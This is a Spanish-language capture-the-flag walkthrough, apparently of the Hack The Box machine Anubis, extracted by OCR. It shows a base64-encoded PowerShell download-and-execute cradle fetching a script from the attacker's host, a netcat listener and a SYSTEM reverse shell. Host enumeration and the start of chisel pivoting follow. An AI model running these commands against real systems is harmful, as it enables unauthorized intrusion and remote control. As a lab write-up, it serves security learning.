
Ves el encode normal y luego el especial

Y asi vemos que tenemos power shell nos ponemos en escucha




https://github.com/samratashok/nishang

Y vemos aqui que se ejecutado eso quiere decir que tenemos powershell como la tenemos ahora vamos a utilizar un git hub



Lo modificamos para que tambien ejecute la peticion de la powershell



Ahora despues de haber modificado y realizado todo vamos a compartir el archivo en un servidor python -m

```
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.102 - - [29/Mar/2024 13:01:37] "GET /PS.ps1 HTTP/1.1" 200 -
```


Despues como hemos visto anteriormente con lo del powershell vamos a realizar el codigo en base64 para que ejecute el comando se descargue el archivo y lo ejecute para asi tener la poweshell

```
0 packets dropped by kernel
❯ echo -n "IEX(New-Object Net.WebClient).downloadString('http://10.10.16.2/PS.ps1')" | iconv -t utf-16le | base64
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAAp
AC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEA
MAAuADEANgAuADIALwBQAFMALgBwAHMAMQAnACkA
❯ rlwrap nc -nlvp 443
listening on [any] 443 ...

❯ echo -n "IEX(New-Object Net.WebClient).downloadString('http://10.10.16.2/PS.ps1')" | iconv -t utf-16le | base64 -w 0; echo
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANgAuADIALwBQAFMALgBwAHMA
MQAnACkA
```

Luego nos ponemos en escucha

```
MQAnACkA
❯ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.102] 49866
```

y lanzamos el comando



Y nos cargara la shell desde el sitio de escucha

```
❯ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.102] 49866
Windows PowerShell running as user WEBSERVER01$ on WEBSERVER01
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>
```


```
PS C:\windows\system32\inetsrv>whoami
nt authority\system
PS C:\windows\system32\inetsrv>
```

```
nt authority\system
PS C:\windows\system32\inetsrv> ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Ethernet):

   Connection-specific DNS Suffix  . : htb
   Link-local IPv6 Address . . . . . : fe80::39ef:72b2:5e61:9fa7%32
   IPv4 Address. . . . . . . . . . . : 172.30.190.35
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 172.30.176.1
PS C:\windows\system32\inetsrv>
```

```
PS C:\windows\system32\inetsrv>hostname
webserver01
PS C:\windows\system32\inetsrv>
```

Ahora vamos a tratar el TTY para que podamos dar contro c y no se nos vaya

https://github.com/antonioCoco/ConPtyShell



```
PS C:\windows\system32\inetsrv>cd /Users
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/9/2021  10:36 PM                Administrator
d-----        5/25/2021  12:05 PM                ContainerAdministrator
d-----         4/9/2021  10:37 PM                ContainerUser
d-r---         4/9/2021  10:36 PM                Public


PS C:\Users> cd Administrator
PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         4/9/2021  10:36 PM                3D Objects
d-r---         4/9/2021  10:36 PM                Contacts
d-r---        5/24/2021   9:36 PM                Desktop
d-r---         4/9/2021  10:36 PM                Documents
d-r---         4/9/2021  10:36 PM                Downloads
d-r---         4/9/2021  10:36 PM                Favorites
d-r---         4/9/2021  10:36 PM                Links
d-r---         4/9/2021  10:36 PM                Music
d-r---         4/9/2021  10:36 PM                Pictures
d-r---         4/9/2021  10:36 PM                Saved Games
```

```
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        5/24/2021   9:36 PM            989 req.txt


PS C:\Users\Administrator\Desktop> type req.txt
-----BEGIN CERTIFICATE REQUEST-----
MIICoDCCAYgCAQAwWzELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUx
ETAPBgNVBAoMCFdpbmRDb3JwMSQwIgYDVQQDDBtzb2Z0d2FyZXBvcnRhbC53aW5k
Y29ycC5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCmm0r/hZHC
KsK/BD7OFdL2I9vF8oIeahMS9Lb9sTJEFCTHGxCdhRX+xtisRBvAAFEOuPUUBWKb
BEHIH2bhGEfCenhILl/9RRCuAKL0iuj2nQKrHQ1DzDEVuIkZnTakj3A+AhvTPntL
eEgNf5l33cbOcHIFm3C92/cf2IvjHhaJWb+4a/6PgTlcxBMne5OsR+4hc4YIhLnz
QMoVUqy7wI3VZ2tjSh6SiiPU4+Vg/nvx//YNyEas3mjA/DSZiczsqDvCNM24YZOq
qmVIxlmQCAK4Wso7HMwhaKlue3cu3PpFOv+IJ9alsNWt8xdTtVEipCZwWRPFvGFu
1x55Svs41Kd3AgMBAAGgADANBgkqhkiG9w0BAQsFAAOCAQEAa6x1wRGXcDBiTA+H
JzMHljabY5FyyToLUDAJI17zJLxGgVFUeVxdYe0br9L91is7muhQ8S9s2Ky1iy2P
WW5jit7McPZ68NrmbYwlvNWsF7pcZ7LYVG24V57sIdF/MzoR3DpqO5T/Dm9gNyOt
yKQnmhMIo41l1f2cfFfcqMjpXcwaHix7bClxVobWoll5v2+4XwTPaaNFhtby8A1F
F09NDSp8Z8JMyVGRx2FvGrJ39vIrjlMMKFj6M3GAmdvH+IO/D5B6JCEE3amuxU04
CIHwCI5C04T2KaCN4U6112PDIS0tOuZBj8gdYIsgBYsFDeDtp23g4JsR6SosEiso
4TlwpQ==
-----END CERTIFICATE REQUEST-----
PS C:\Users\Administrator\Desktop> c
```

Lo copiamos

Y hacemos

Lo que nos

softwareportal.windcorp.htb


y lo llevamos a nuestro kali	un openssl para ver lo que contiene	damos cuenta es que tenemos otro virtual name que es

Lo añadimos

Pero no tenemos resultados pero cuando vemos el ipconfig	Vemos que el DNS server es otra IP y tenemos que llegar a ella para ello vamos a utilizar chisel y creemos que el nombre que nos ha salido era de esta IP qie es el dNS como veras hemos cambiado ya el ETC/HOSTS

Pivoting en ANUBIS chisel

Primero nos vamos a su github
https://github.com/jpillora/chisel


github.com/jpillora/chisel
Manu
Foros
Learn Hacking
OSCP tools
Machines - Search...
Paginas de trabajo
CTF
EJPTv2
APT
Exploit Notes
jpillora / chisel
Type / to search
Code
Issues 177
Pull requests 43
Actions
Projects
Wiki
Security
Insights
chisel
Public
Watch 190
Fork 1.2k
Star 10.9k
master
23 Branches
33 Tags
Go to file
t
Add file
Code
dependabot[bot] Bump actions/setup-go from 3 to 5 (#484)
3de1774 · 2 months ago
236 Commits
.github Bump actions/setup-go from 3 to 5 (#484) 2 months ago
client chore: remove refs to deprecated io/ioutil (#459) 5 months ago
example move chisel to flyio last year
server chore: remove refs to deprecated io/ioutil (#459) 5 months ago
share chore: remove refs to deprecated io/ioutil (#459) 5 months ago
test chore: remove refs to deprecated io/ioutil (#459) 5 months ago
.gitignore chore(make): update release and all to leverage --config 3 years ago
Dockerfile switch to scratch image last year
LICENSE doc changes, fixed docker auto-build, moved licence to stan... 4 years ago
Makefile chore(make): update release and all to leverage --config 3 years ago
About
A fast TCP/UDP tunnel over HTTP
tunnel
golang
http
tcp
Readme
MIT license
Activity
10.9k stars
190 watching
1.2k forks
Report repository
Releases 30
v1.9.1 Latest
on Aug 23, 2023
+ 29 releases
Packages